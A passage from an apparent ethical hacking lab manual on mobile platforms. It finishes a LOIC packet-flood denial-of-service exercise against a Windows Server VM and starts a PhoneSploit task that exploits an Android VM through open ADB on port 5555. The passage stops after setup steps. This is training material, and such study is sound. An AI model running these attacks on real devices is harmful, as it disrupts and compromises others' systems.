


20. Click the Stop capturing packets icon in the toolbar to stop the process.




Module 17 – Hacking Mobile Platforms

21. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot



22. You can experience a degrade in a performance of the target machine **Windows Server 2019**.

23. Switch to the **Android** machine and in the LOIC application click **STOP** button to stop the attack.



24. Turn off the **Windows Server 2019** virtual machine.

Task 4: Exploit the Android Platform through ADB using PhoneSploit

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Note: We will target the **Android** machine (**10.10.1.14**) using the **Parrot Security** machine.

Note: If the **Android** machine is non-responsive then, If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

5. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.

6. Type **python3 -m pip install colorama** and press **Enter** to install the required dependency.

